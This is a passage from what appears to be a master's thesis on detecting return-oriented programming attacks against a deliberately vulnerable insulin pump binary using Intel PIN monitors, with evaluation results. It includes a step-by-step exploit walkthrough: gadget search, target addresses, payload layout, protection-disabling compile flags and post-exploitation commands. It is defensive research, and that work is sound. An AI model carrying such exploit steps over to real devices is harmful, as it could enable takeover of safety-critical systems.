
In 64-bit architectures, function calls must adhere to the System V AMD64 ABI, which requires the stack to be 16-byte aligned before any call instruction is executed. Failing to meet this alignment requirement can lead to runtime crashes, particularly when calling system functions such as `system()`.

To ensure proper alignment during our ROP chain execution, we need to insert a neutral instruction, a so-called "clean RET gadget", which consists of a single RET instruction and no additional operations (such as pop, mov, or add). This gadget acts as padding and helps align the stack without introducing unwanted side effects or corrupting the register state.

We used the tool ROPgadget to identify a clean RET instruction within the binary:

```
ROPgadget --binary insulin_pump | grep "ret"
```

The output includes multiple return gadgets. We selected one that contains only a standalone RET instruction:



```
(ropgadget-env)-(kali@kali)-[~/Documents/Master-Thesis-project]
$ ROPgadget --binary insulin_pump | grep "ret"
0x00000000040110b : add bh, bh ; loopne 0x401175 ; nop ; ret
0x000000000401231 : add byte ptr [rax], al ; add byte ptr [rax], al ; leave ; ret
0x0000000004010d8 : add byte ptr [rax], al ; add byte ptr [rax], al ; nop dword ptr [rax] ; ret
0x000000000401447 : add byte ptr [rax], al ; add byte ptr [rax], al ; pop rbp ; ret
0x000000000401232 : add byte ptr [rax], al ; add cl, cl ; ret
0x00000000040117a : add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000401233 : add byte ptr [rax], al ; leave ; ret
0x0000000004010da : add byte ptr [rax], al ; nop dword ptr [rax] ; ret
0x000000000401449 : add byte ptr [rax], al ; pop rbp ; ret
0x00000000040117b : add byte ptr [rcx], al ; pop rbp ; ret
0x000000000401179 : add byte ptr cs:[rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000401234 : add cl, cl ; ret
0x00000000040110a : add dil, dil ; loopne 0x401175 ; nop ; ret
0x00000000040117c : add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000401177 : add eax, 0x2ed3 ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000401013 : add esp, 8 ; ret
0x000000000401012 : add rsp, 8 ; ret
0x000000000401355 : dec ecx ; ret
0x0000000004011bd : leave ; ret
0x00000000040110d : loopne 0x401175 ; nop ; ret
0x000000000401176 : mov byte ptr [rip + 0x2ed3], 1 ; pop rbp ; ret
0x000000000401230 : mov eax, 0 ; leave ; ret
0x000000000401446 : mov eax, 0 ; pop rbp ; ret
0x0000000004011bc : nop ; leave ; ret
0x00000000040110f : nop ; ret
0x0000000004010dc : nop dword ptr [rax] ; ret
0x00000000040117d : pop rbp ; ret
0x000000000401108 : push rax ; add dil, dil ; loopne 0x401175 ; nop ; ret
0x000000000401016 : ret
0x000000000401042 : ret 0x2f
0x000000000401022 : retf 0x2f
0x00000000040100d : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x000000000401178 : shr dword ptr [rsi], cl ; add byte ptr [rax], al ; add dword ptr [rbp - 0x3d], ebx ; nop ; ret
0x000000000401451 : sub esp, 8 ; add rsp, 8 ; ret
0x000000000401450 : sub rsp, 8 ; add rsp, 8 ; ret
```

Figure 6.7: ROPgadget output listing return-oriented instructions extracted from the binary. A clean standalone ret gadget at address 0x401016 is selected to maintain 16-byte stack alignment without affecting register state.

Selected Gadget:


```
0x000000000401016 : ret
```

This address will be used in our exploit chain after the RBP overwrite and before the call to the target function `technician_shell()`, ensuring proper alignment and reliable redirection of the execution flow.

Step 4: Locating the Technician Shell Function

To redirect execution to the hidden diagnostic shell, the memory address of the `technician_shell()` is needed. We retrieved the memory address by using the Linux command `objdump`:

```
objdump -d insulin_pump | grep technician_shell
```



```
(robgadget-env)-(kali㉿kali)-[~/Documents/Master-Thesis-project]
$ objdump -d insulin_pump | grep technician_shell
0000000000401196 <technician_shell>:
 401215: e8 7c ff ff ff call 401196 <technician_shell>
```

Figure 6.8: Using `objdump` to retrieve the address of the hidden `technician_shell()` function within the binary. This address (0x401196)

Function Address:

```
0x0000000000401196 <technician_shell>
```

This address (0x401196) will be used as the final jump target in the ROP payload.

Step 5: Crafting the Exploit Payload

With the overflow offset, the stack alignment gadget, and the function address identified, the final payload can be constructed using `pwntools`. see section 6.1 for more details on exploit implementation.

6.4.1 Step 6: Executing the Exploit

To execute the exploit, simply run the Python script:

```
python3 exploit.py
```

If successful, the program will redirect execution to the `technician_shell()` function, as shown in the output:

```
[Technician Shell] Authorized access only!
$
```

This confirms that privilege boundaries have been bypassed, and an unauthorized user now has access to the restricted shell.

Step 7: Post-Exploitation Confirmation

To validate that we have successfully gained shell access with elevated privileges, we issue basic system commands:

```
whoami
id
uname -a
```

This final step confirms full control of the target environment and demonstrates that the ROP attack has been carried out successfully.

While the ARD mechanism proves effective for identifying anomalous return sequences, it provides limited insight into the semantics of control-flow intent. To overcome this, we introduce a second detection strategy based on Boolean logic in section 6.5.

6.5 Boolean State Validation Detection (BSVD)

Motivation and Challenge

As mentioned in previous sections, runtime attacks such as ROP and JOP manipulate the execution flow of a program at runtime without injecting new code, making these attacks stealthy. Traditional defenses such as Control Flow Integrity, Control Flow Attestation, or Hash-based verification suffer from high runtime overhead, symbolic explosion, and limited flexibility in adapting to changing binary structures.

In this section, we introduce a novel logic-based runtime verification strategy grounded in a compact abstraction of the CFG – the BSVD. Rather than monitoring all paths or performing symbolic execution, the method constructs a Boolean logic representation that captures only key semantic transitions in the program. This strategy enables efficient and scalable runtime enforcement using Intel PIN.

6.5.1 Formal Definition of BSVD

To formalize our strategy, we define a Boolean CFG as an abstracted model that simplifies a program's control logic into a finite-state Boolean system:

Basic Notation

Let the control-flow graph be represented as:

$$\text{CFG} = (N, E) \quad (6.1)$$

where:

N is the set of basic blocks or instruction-level nodes,
 E is the set of directed edges representing possible transitions.

Let:

$$\mathbb{B} = \{b_1, b_2, \dots, b_k\} \quad (6.2)$$

be the set of Boolean variables representing:

Conditional branches (e.g., result of comparison checks),
 Function entries and exits,
 Loop heads and exits,
 Invocation of sensitive operations (e.g., system calls).

Let:

$$\Phi = \{\varphi_1, \varphi_2, \dots, \varphi_n\} \quad (6.3)$$

be the set of Boolean transition functions, where each:

$$\varphi_i : \mathbb{B}_t \rightarrow \mathbb{B}_{t+1} \quad (6.4)$$

governs how the Boolean state transitions based on control-flow execution.

Definition: Boolean CFG

We define the Boolean control-flow graph as the tuple:

$$\text{Boolean CFG} = (\mathbb{B}, \Phi, \mathbb{B}_0) \quad (6.5)$$

where:

\mathbb{B} is the Boolean state vector representing current control-flow state,
 Φ is the logic model of permissible transitions,
 \mathbb{B}_0 is the initial Boolean state (e.g., entry at main).

Control-Flow Transitions and Violation Conditions

Each Boolean state vector \mathbb{B}_t evolves according to a transition function $\varphi_i \in \Phi$ based on the observed control-flow path.

Let the transition logic be formally described as:

$$\mathbb{B}_{t+1} = \varphi_i(\mathbb{B}_t) \quad (6.6)$$

To detect anomalies such as ROP, we define a violation predicate over the Boolean state:

$$\text{Violation}(\mathbb{B}_t) = \begin{cases} 1 & \text{if } \neg \mathbb{B}_t \in \Phi \\ 0 & \text{otherwise} \end{cases} \quad (6.7)$$

This indicates that any Boolean configuration not permitted by the transition set Φ is flagged as an anomaly.

As a concrete example, the detection rule:

$$\text{ROP_ALERT} = \neg B_{\text{FUNC_AUTHENTICATE_TECHNICIAN}} \wedge B_{\text{FUNC_SYSTEM}} \quad (6.8)$$

identifies control hijacks bypassing authentication.

Boolean Semantics

Each Boolean variable represents a node in the binary's runtime logic, dynamically extracted from static control-flow and instrumentation.

Variable	Semantic Meaning
B_FUNC_USER_INTERFACE	Control reached the user interface entry point
B_FUNC_AUTHENTICATE_TECHNICIAN	Authentication routine was executed
B_FUNC_TECHNICIAN_SHELL	Diagnostic shell entered
B_FUNC_SYSTEM	A system() call was triggered (ROP sink)
B_FUNC_MANAGE_DOSE	Dose management functionality path was accessed
B_LOOP_N	Indicates entry into loop N as defined by src/dst pairs
B_COND_M	A conditional expression evaluated to true (e.g., t4 in address 0x4010f0)

Table 6.1: Boolean Variables Automatically Derived from Binary and Static CFG

Transition Functions (Φ)

Each transition function $\varphi_i \in \Phi$ defines how Boolean states are allowed to transition at runtime, based on observed instruction addresses and known calling context. These are derived from symbolic edge traversals, such as:

```

B_FUNC_AUTHENTICATE_TECHNICIAN = B_FUNC_USER_INTERFACE AND B_LOOP_50
B_FUNC_TECHNICIAN_SHELL = B_FUNC_AUTHENTICATE_TECHNICIAN AND B_LOOP_67
ROP_ALERT = NOT B_FUNC_AUTHENTICATE_TECHNICIAN AND B_FUNC_SYSTEM

```

These rules are not hardcoded; they are programmatically extracted using control-flow edge matching and semantic node resolution using the JSON-based representation.

This BSVD model supports runtime detection of control violations such as ROP or unauthorized access patterns, without maintaining full path histories or employing complex symbolic tracking.

BSVD Construction and Runtime Mapping

The Boolean CFG is constructed automatically from the binary's static CFG using tooling such as `angr.CFGFast()` [20] and further refined via symbolic inspection of loops, function

calls, and conditional branches. Every relevant instruction target (e.g., a call to `system()`) is mapped to a Boolean node.

During execution, Intel PIN dynamically instruments:

Direct and indirect calls

Function entries (via `RTN_AddInstrumentFunction`)

Return targets and sensitive sinks (e.g., `system()`, `exit()`)

At runtime, when a monitored address is hit, its corresponding Boolean is evaluated. If the current active Boolean states do not satisfy any of the rules in Φ , a ROP violation or anomaly is reported.

6.5.2 Runtime Monitor Implementation using Intel PIN

The BSVD model described in the previous section enables a formal, scalable encoding of valid control-flow transitions using Boolean logic. However, to validate execution against this model at runtime, we must monitor the executing binary in real time. This is accomplished using *Intel PIN*.

The runtime monitor fulfills the following primary tasks:

Load and **parse** the Boolean model (`boolean_cfg.json`).

Instrument the binary to track CALL, RET, and function entries.

Maintain a live Boolean state vector \mathbb{B}_t .

Detect unauthorized transitions and raise alerts if rules in Φ are violated.

Write structured runtime logs to support debugging and audit.

Runtime Instrumentation with PIN

PIN provides two critical callbacks:

`INS_AddInstrumentFunction`: Invoked for each instruction. We hook:

`INS_IsCall()` and `INS_IsDirectControlFlow()` for valid CALLs

`INS_IsRet()` for monitoring return-based control transfers

`RTN_AddInstrumentFunction`: Triggers on function routine entry. Used to detect ROP-style jumps into a function without CALL semantics (e.g., `technician_shell`).

Boolean validation Logic

At the implementation level, this logic is triggered inside the `OnCall()` handler, which is invoked by our PIN-based instrumentation whenever a function call or branch is encountered. The handler receives the target instruction address and performs three main steps:

Resolves the target address to its corresponding Boolean node label b_i using the JSON model.

Iterates through all currently active states b_j (i.e., those where $B_j(t) = 1$).

For each pair (b_j, b_i) , **checks** whether the transition $b_j \Rightarrow b_i$ is valid according to the rule set Φ .

This low-level event stream is matched against the high-level Boolean model, enabling semantic validation of control flow at runtime.

At runtime, when a control-transfer instruction is encountered, the detection engine executes the following logic:

Given a runtime instruction address a_t , resolve it to a Boolean node $b_i \in \mathbb{B}$.

For all active states b_j where $B_j(t) = 1$, check if the transition $b_j \Rightarrow b_i$ is permitted:

$$\exists b_j \in \mathbb{B} \quad \text{such that} \quad B_j(t) = 1 \quad \wedge \quad \varphi_i = (b_j \Rightarrow b_i) \in \Phi \quad (6.9)$$

If valid, update the state vector:

$$B_i(t+1) := 1 \quad (6.10)$$

and log the transition as allowed.

If no such valid transition is found, log a violation and raise an alert:

$$\text{ROP_ALERT} := \text{true} \quad (6.11)$$

Suppression of Noisy Transitions

Certain nodes are system-level routines or unresolved targets (e.g., `B_FUNC_INIT`, `SUB_401020`, etc.). These are not part of the modeled semantic logic and may trigger spurious alerts.

We suppress them by applying filters on the symbolic names (e.g., checking for substrings `INIT`, `SUB_`, `FINI`, etc.). This improves the signal-to-noise ratio without compromising the detection quality.

To validate our Boolean model in a real-world scenario, the following section demonstrates how the BSVD detection engine successfully identifies unauthorized execution sequences, including ROP-style privilege escalations, in a practical attack on the `insulin_pump` binary.

6.6 BSVD Runtime Attack Demonstration

This section provides a step-by-step, highly detailed walkthrough of a complete validation cycle for the Boolean ROP Detection Framework. We document every stage-static model creation, runtime instrumentation, baseline verification, exploit execution, alert generation, and performance assessment-mirroring a real-world blue-team test scenario.

Environment Snapshot

Host OS: Kali Linux 2024.4 (5.18 kernel, x86_64)

CPU: Intel Core i7-1360P (Intel_64, CET disabled)

Compiler: gcc 13.2.0 (for vulnerable binary); g++ 13.2.0 (for Pintool)

PIN: Intel PIN 3.28-98749-gcc-linux

Python: 3.12.1 with angr==9.2.15, claripy==9.2.15, nlohmann_json header v3.11

All commands below assume `PROJECT_DIR = ../pin/source/tools/rop_detector`. Relative paths are given where relevant to guarantee reproducibility.

Static Model Generation

Objective: Produce a formal Boolean representation of the program's legitimate control-flow edges.

Compile vulnerable target.

```
$ gcc -fno-stack-protector -z execstack -no-pie insulin_pump.c -o insulin_pump
$ sha256sum insulin_pump
531e... insulin_pump
```

We record the SHA-256 hash to ensure the model and runtime tests are bound to a single, immutable binary.

Building the CFG.

```
$ python3 generate_boolean_cfg.py
[+] CFG generated.
[+] Boolean CFG model written to ../boolean_cfg.json
```

Key metrics extracted:

Boolean nodes: 131

Transition rules: 126

Sensitive sinks: 2 (system, exit)

Entry nodes: 1 (B_ENTRY_MAIN)

A snippet of the resulting JSON is shown in Listing 5.3.

Runtime Instrumentation Setup

```
$ cd $PROJECT_DIR
$ make clean && make -j8
[COMPLETE] obj-intel64/boolean_rop_detector.so
```

The final shared object is 148 KB and links statically against `nlohmann_json`.

Launch helper wrapper. For convenience we created a one-liner shell script that clears previous logs, exports `PIN_ROOT`, and starts the target under PIN.

```
#!/usr/bin/env bash
rm -f boolean_rop_detector.log
pin -t obj-intel64/boolean_rop_detector.so -- ./insulin_pump "$@"
```

Listing 6.2: `run_with_detector.sh`

Baseline Validation (Legitimate Session)

We execute the binary through an end-to-end legitimate flow:

- Menu -> Technician Login
- Enter correct password "TechAccess2025"
- Access diagnostic shell, then exit

No alerts are produced and the produced log file ends with "No violations detected".

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_AUTHENTICATE_TECHNICIAN (OK)
[TRANSITION] B_FUNC_AUTHENTICATE_TECHNICIAN => B_FUNC_TECHNICIAN_SHELL (OK)
```

Figure 6.9: BSVD output during a legitimate execution flow. All transitions follow the statically defined semantic policy, including authenticated access to `B_FUNC_TECHNICIAN_SHELL`, resulting in no alerts.

Attack Validation (ROP Exploit Session)

We now launch `exploit.py`, which automates the following sequence:

- Select** "Administer Insulin Dose" to reach `manage_dose()`
- Send** 48 byte padding, 8 byte RBP fill, 1 ret gadget at `0x401016`, and final target `0x401196`
- Gain** direct shell without authentication

Detector output. Figure 6.10 shows the complete highlighted log excerpt.

```

137 --- Log Trace ---
138 [+] Loaded 131 boolean nodes and 126 transition rules.
139 [INIT] Activated entry point: B_ENTRY_MAIN
140 [ALERT] No valid transition into: B_FUNC_TECHNICIAN_SHELL
141

```

Figure 6.10: BSVD output during an exploit session. Although the system initializes correctly and loads the corresponding Boolean node and transition for the entry point, an alert is raised when execution jumps directly into `B_FUNC_TECHNICIAN_SHELL` without a valid semantic transition, confirming detection of a control-flow violation

Key Takeaways

The Boolean ROP Detection Framework accurately differentiates between legitimate and malicious control flows with zero false positives during our tests.

Dynamic enforcement depends only on function addresses; therefore, it remains agnostic to compiler optimisations and resilient to minor binary changes (e.g. instruction padding).

The approach scales: regenerating `boolean_cfg.json` for a new firmware image is automatic and takes < 3 seconds.

This comprehensive test run validates that Boolean modelling plus lightweight runtime instrumentation offers a practical and explainable defence layer against ROP-style attacks in safety-critical IoT devices.

6.7 Hash-based Detection (PoC)

Equivalence to Hash-Based Control-Flow Validation

Although ARD operates by validating return addresses against a whitelist, the mechanism is conceptually equivalent to hash-based control-flow validation. In a hash-based model, the structure and integrity of control flow are encoded using nested hash functions applied to the code regions or transitions between functions.

Hierarchical Hash Construction

Consider a scenario where the execution path is composed of functions a , b , and d , ultimately returning to a higher-level function z . In a hash-based validation system, one might construct a hierarchical hash model as follows:

$$H(z) = H(H(a) + H(b) + H(d))$$

The body or identifier of each function is hashed individually, and the top level hash aggregates them to reflect the expected control-flow composition. This approach models control flow as a deterministic hash chain that captures both structure and order.

This composite hash representation can also be broken down into intermediary steps, such as

$$\begin{aligned} H(a) &= H(c) \\ H(b) &= H(H(a) + b) \\ H(d) &= H(H(b) + d) \end{aligned}$$

Where $H(a)$, $H(b)$, and $H(d)$ represent nested relationships or transitions between functions, and each computation reflects the accumulated control-flow context.

Relation to ARD

In ARD, we perform a simpler runtime check by validating that the return address after a RET instruction lies within a known set of statically whitelisted addresses:

$$a_{\text{return}} \in V, \quad V = \{a_1, a_2, \dots, a_n\}$$

This can be interpreted as a degenerate form of the above hash-based system, where:

$$H(\text{return target}) \in \{H(a), H(b), \dots\}$$

but the actual hash computation is skipped at runtime in favor of comparing memory addresses directly. This simplification is valid under the assumption that code at these addresses is immutable and unaltered during execution.

Address-Based ROP Detection is effectively a shortcut to what hash-based models represent more explicitly: a consistent and verifiable control-flow structure. By validating against precomputed addresses instead of recomputing function-level or path-level hashes, ARD achieves low runtime overhead while preserving functional equivalence, under the constraint that code regions remain static and trusted.

Chapter 7

Evaluation

The aim of this section is to rigorously evaluate the effectiveness and efficiency of the Boolean-based runtime monitor.

7.0.1 Analysis and Discussion

The Boolean runtime monitor successfully accepts all semantically valid control-flow transitions and rejects unauthorized ROP-style entries into protected functions. Legitimate tests produced no alerts and followed paths specified in the transition graph Φ . In contrast, exploit executions consistently triggered alerts due to skipped preconditions, such as `B_FUNC_AUTHENTICATE_TECHNICIAN = 0`.

Furthermore, alerts such as `Unauthorized sensitive sink execution` were raised only in response to calls into `system()` without valid setup, validating the policy enforcement logic.

7.1 Objectives of Evaluation

7.1.1 Correctness - Can the detectors (ARD, BSVD) accept all legitimate control flows?

The correctness criterion for our two detection mechanisms is to ensure that all semantically valid control-flow paths are accepted without triggering false positives. In other words, the detectors must not raise alarms when the program executes as expected under benign conditions.

We developed a unified Python automation script (*see appendix 10.1.4*) that drives the evaluation of both detectors by executing a set of predefined legitimate control flows in the

insulin_pump program. The script dynamically switches between detection engines by replacing the PIN instrumentation module:

```
boolean_rop_detector.so for BSVG.
rop_detector.so for ARD.
```

After each execution, the generated runtime logs are automatically saved with unique identifiers (e.g., flow_1.log, flow_2.log, ...) in a dedicated log/ directory. This enables consistent, repeatable testing across both detection models using the same test harness.

Legitimate Control Flows Tested

Flow ID	Control Flow Description
1	Technician login → correct password → technician shell → exit
2	Administer dose → valid insulin type and dosage
3	Exit from main menu without any interaction
4	Technician login → incorrect password → rejected → menu → exit
5	Administer dose → invalid insulin type → rejected → menu → exit
6	Administer dose → valid type + invalid dosage → rejected → menu → exit

Table 7.1: List of tested legitimate control flows

This subsection presents the evaluation results for BSVD, while the next subsection will document ARD under the exact same flows.

Observed BSVD Transitions

Across the six test logs, the following valid Boolean state transitions were detected:

```
B_ENTRY_MAIN ⇒ B_FUNC_USER_INTERFACE
B_FUNC_USER_INTERFACE ⇒ B_FUNC_AUTHENTICATE_TECHNICIAN
B_FUNC_AUTHENTICATE_TECHNICIAN ⇒ B_FUNC_TECHNICIAN_SHELL
B_FUNC_USER_INTERFACE ⇒ B_FUNC_MANAGE_DOSE
```

These transitions reflect expected and permitted routes through the program logic. Even in rejection scenarios (e.g., Flows 4-6), the attempted transitions remained compliant with the control policy, and no violations were reported.

BSVD Evaluation: All Valid Control Flows

The Boolean ROP detection engine successfully accepted all tested legitimate flows:

- (1) No false positives were raised across any path.

- (2) All transitions matched the pre-defined `boolean_cfg.json` model.
- (3) Each log was checked to ensure transitions conformed to the static `boolean_cfg.json` policy.
- (4) The system demonstrated precise semantic validation of execution paths.

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_AUTHENTICATE_TECHNICIAN (OK)
[TRANSITION] B_FUNC_AUTHENTICATE_TECHNICIAN => B_FUNC_TECHNICIAN_SHELL (OK)
```

(a) Flow 1 (Technician login path)

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_MANAGE_DOSE (OK)
```

(b) Flow 2 (Insulin administration path)

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
```

(c) Flow 3 (Direct exit path)

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_AUTHENTICATE_TECHNICIAN (OK)
```

(d) Flow 4 (Failed technician login)

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_MANAGE_DOSE (OK)
```

(e) Flow 5 (Invalid insulin type path)

```
--- Log Trace ---
[+] Loaded 131 boolean nodes and 126 transition rules.
[INIT] Activated entry point: B_ENTRY_MAIN
[TRANSITION] B_ENTRY_MAIN => B_FUNC_USER_INTERFACE (OK)
[TRANSITION] B_FUNC_USER_INTERFACE => B_FUNC_MANAGE_DOSE (OK)
```

(f) Flow 6 (Invalid dosage path)

Figure 7.1: All flows were accepted as valid by the Boolean detection model, and no alerts were raised.

ARD Evaluation: All Valid Control Flows

The same automation script was reused to evaluate the ARD mechanism by simply replacing the instrumentation module with `rop_detector.so`. ARD performs low-level return address monitoring based on a static whitelist and chain analysis heuristics.

Across all six legitimate flows:

No sensitive RETs or bypasses were detected.

All RET chains had a count of 1, indicating no gadget-like chaining.

Return addresses were marked as "unverifiable" due to dynamic memory use, but **not** flagged as suspicious.

```
=====
==      ROP Detection Summary      ==
=====
[✓] No sensitive RETs or bypasses detected.

=====
==      Full Log Below      ==
=====
[+] Loaded 42 total static valid RET targets and 1 sensitive functions.

----- RET Execution -----
[RET] 0x7fcc1c61e2b8 → 0x7fcc1c6216dc
[INFO] Chain count: 1
[INFO] → Returned to dynamically allocated address: 0x7fcc1c6216dc (unverifiable)
-----
[INFO] Ret chain ended at count: 1
```

Figure 7.2: Snippet of the ARD log output for a legitimate flow (Flow 1 - Technician login path). This excerpt was selected from the full log as it includes the detection summary and a representative RET chain record. The return address is classified as “unverifiable” due to dynamic memory allocation, but it is not flagged as malicious. The RET chain length is short (count = 1), and no sensitive function bypass is detected, confirming the flow was correctly accepted by ARD.

This confirms that ARD, like BSVD, accepted all semantically valid execution paths without raising false positives.

7.1.2 Detection Capability

To evaluate the effectiveness of the proposed ROP detection mechanisms, both the ARD and BSVD were systematically tested for their ability to correctly distinguish between benign and malicious program executions.

Each detector was subjected to two controlled test scenarios:

Exploit Present (Malicious Scenario): The `insulin_pump` binary was executed 50 times with a known ROP exploit injected. The goal of this test was to identify false

negatives, e.g., cases where the monitoring system does not detect a malicious execution.

No Exploit (Benign Scenario): The same binary was executed 50 times in its standard, non-exploited form. This test was designed to identify any false positives, e.g., cases where a legitimate execution is incorrectly flagged as malicious.

Both detectors correctly identified all 50 instances of the malicious execution and allowed all 50 benign executions to proceed without raising any alerts. As a result:

False Positive Rate: 0% (0/50 benign runs flagged incorrectly)

False Negative Rate: 0% (0/50 exploit runs missed)

These results indicate that, under the tested conditions, both detection systems were able to achieve perfect classification performance. While this does not guarantee complete coverage under all possible attack vectors or control-flow paths, it strongly supports the validity of each detector's runtime classification logic for the target binary.

7.1.3 Performance Overhead - Do They Introduce Acceptable CPU or Memory Load?

To evaluate the computational cost associated with the proposed ROP detection mechanisms, a controlled benchmarking procedure was implemented. A dedicated script was developed to facilitate reproducible measurements of both runtime and memory usage.

The benchmarking setup executes the `insulin_pump` binary under two distinct configurations:

Baseline (Uninstrumented): The binary is executed directly, without any dynamic instrumentation. This configuration establishes a reference point for subsequent overhead measurements.

Instrumented Execution: The binary is executed under Intel PIN with one of two custom Pintools attached:

`rop_detector.so` - An address-based detector that monitors all executed RET instructions and validates their return targets against a statically generated whitelist.

`boolean_rop_detector.so` - An extended version that incorporates semantic tagging and Boolean logic for classifying sensitive control-flow transitions.

For each configuration, the binary is executed 1000 times in rapid succession. During each iteration, the application performs a single interaction cycle and exits immediately (corresponding to menu option 3: Exit), resulting in a consistent and minimal runtime workload across runs.

The script captures the following performance metrics:

Total CPU time (user + system), aggregated over 1000 executions, as reported by `/usr/bin/time`.

Peak Resident Set Size (RSS), expressed in kilobytes, indicating the maximum memory usage during execution.

CPU and Memory Overhead, expressed both as absolute values and as percentages relative to the baseline.

The measurement logic is implemented using `awk` and regular expression parsing to extract relevant data points, compute differences, and format the results. The script is designed to be fault-tolerant, explicitly disabling immediate exit on error to allow instrumentation failures to be gracefully reported.

This benchmarking approach supports the primary evaluation goal of this section: determining whether either detection technique introduces runtime or memory overhead significant enough to impact deployability in real-time or resource-constrained environments. The raw measurement results are summarized below.

ARD

```
(kali@kali)~[~/Downloads/pin/source/tools/rop_detector]
$ ./measure_overhead.sh
[*] timing baseline (1000 runs)
[*] timing instrumented (1000 runs)

CPU baseline      : 0.7000 s (for 1000 runs)
CPU instrumented  : 0.7200 s
ΔCPU overhead     : 20.0 ms (2.9 %)

Peak RSS baseline : 3352 KB
Peak RSS instr.   : 3368 KB
ΔMemory overhead  : 16 KB (0.5 %)
```

Figure 7.3: Execution time and memory overhead results for the Address-Based ROP Detector over 1000 runs. The detector introduces only 20 ms (2.9%) CPU overhead and 16 KB (0.5%) additional peak memory, indicating high runtime efficiency

BSVD

```
env (kali@kali)~[~/Downloads/pin/source/tools/booleanNet-rop-detector]
$ ./measure_overhead.sh
[*] timing baseline (1000 runs)
[*] timing instrumented (1000 runs)

CPU baseline      : 0.7300 s (for 1000 runs)
CPU instrumented  : 0.7400 s
ΔCPU overhead     : 10.0 ms (1.4 %)

Peak RSS baseline : 3408 KB
Peak RSS instr.   : 3508 KB
ΔMemory overhead  : 100 KB (2.9 %)
```

Figure 7.4: Execution time and memory overhead results for the Boolean State Validation Detector over 1000 runs. The analysis shows 10 ms (1.4%) CPU overhead and 100 KB (2.9%) additional peak memory usage, reflecting a lightweight semantic validation layer.

All measurements were performed within the same virtualized Kali Linux environment used for development and testing. The experiments were conducted in a headless state, with no background processes running, to ensure consistency and eliminate measurement noise. This setup provides a stable baseline for assessing the performance impact of runtime instrumentation in controlled conditions (see subsection 10.2.3 for the source code).

7.2 Metrics and Results

7.2.1 Correctness

Both detection mechanisms, BVSD and ARD, were tested against six predefined semantically valid control flows (as outlined in subsection 7.1.1). The purpose was to evaluate whether legitimate runtime behaviors would be incorrectly flagged as malicious.

The evaluation confirmed the following:

BSVD: All observed transitions conformed to the statically defined Boolean control-flow model (`boolean_cfg.json`). No unauthorized transitions, illegal sink calls, or semantic violations were detected across any of the runs. All flows were accepted, with clear and valid transition traces recorded in the logs.

ARD: No sensitive RETs, whitelist violations, or RET-chain alerts were raised. All RET chains were of minimal length (count = 1), and although return addresses were marked as unverifiable due to dynamic memory regions, they were correctly not flagged as threats. This demonstrates ARD's tolerance toward benign control behavior while remaining alert to abnormal chaining or sink targeting.

7.2.2 Detection Accuracy

